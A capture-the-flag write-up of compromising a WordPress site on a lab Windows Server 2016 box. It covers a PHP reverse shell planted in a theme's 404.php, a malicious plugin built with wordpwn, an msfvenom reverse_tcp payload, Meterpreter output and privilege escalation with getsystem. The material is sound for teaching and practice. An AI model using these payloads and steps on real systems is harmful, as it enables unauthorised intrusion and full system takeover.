
The PHP shell used: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



The URL used to access the page is:
http://10.10.12.160/retro/wp-content/themes/90s-retro/404.php

It gives an error upon connecting: Shell process terminated.

I attempted to change the callback port, but ran into the same error.




The second method was uploading a malicious WordPress plugin. This was made extremely easy thanks to the following GitHub project:
https://github.com/wetw0rk/malicious-wordpress-plugin

```
└─# python wordpwn.py 10.10.150.98 8888 Y
```

After running the command, it holds your hand and automatically opens a Metasploit handler.

The only thing the user needs to do is to upload the malicious plugin.



After this is done, we can go to either of these URLs and hope a meterpreter shell will open in Metasploit.

```
    ->   http://(target)/wp-content/plugins/malicious/wetw0rk_maybe.php
    ->   http://(target)/wp-content/plugins/malicious/QwertyRocks.php
```

Awesome, we have access on the box.

```
meterpreter > ls
Listing: C:\inetpub\wwwroot\retro\wp-content\plugins\malicious
=============================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  133   fil   2023-09-19 22:49:25 +0000  QwertyRocks.php
100666/rw-rw-rw-  1516  fil   2023-09-19 22:49:25 +0000  wetw0rk_maybe.php

meterpreter >
```

Now since we have a somewhat limited PHP shell, the goal is to get a system shell.

```
meterpreter > sysinfo
Computer    : RETROWEB
OS          : Windows NT RETROWEB 10.0 build 14393 (Windows Server 2016) i586
Meterpreter : php/windows
meterpreter >
```

i586 is a special type of x86 processor which means that this is a 32 bit machine.


The following command is used to generate a shell for this machine:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
```

I had a lot of trouble finding files to write to. The classic `C:\Windows\Temp` seemed to be writeable, but the shell couldn't be executed.

```
C:\Users\All Users
```


This file was both writeable and executable.



The shell was successfully uploaded and executed, opening a more powerful shell.

phase 3: escalation

This part was comedically easy.



The getsystem command got us the system. And with system level access, the box is complete!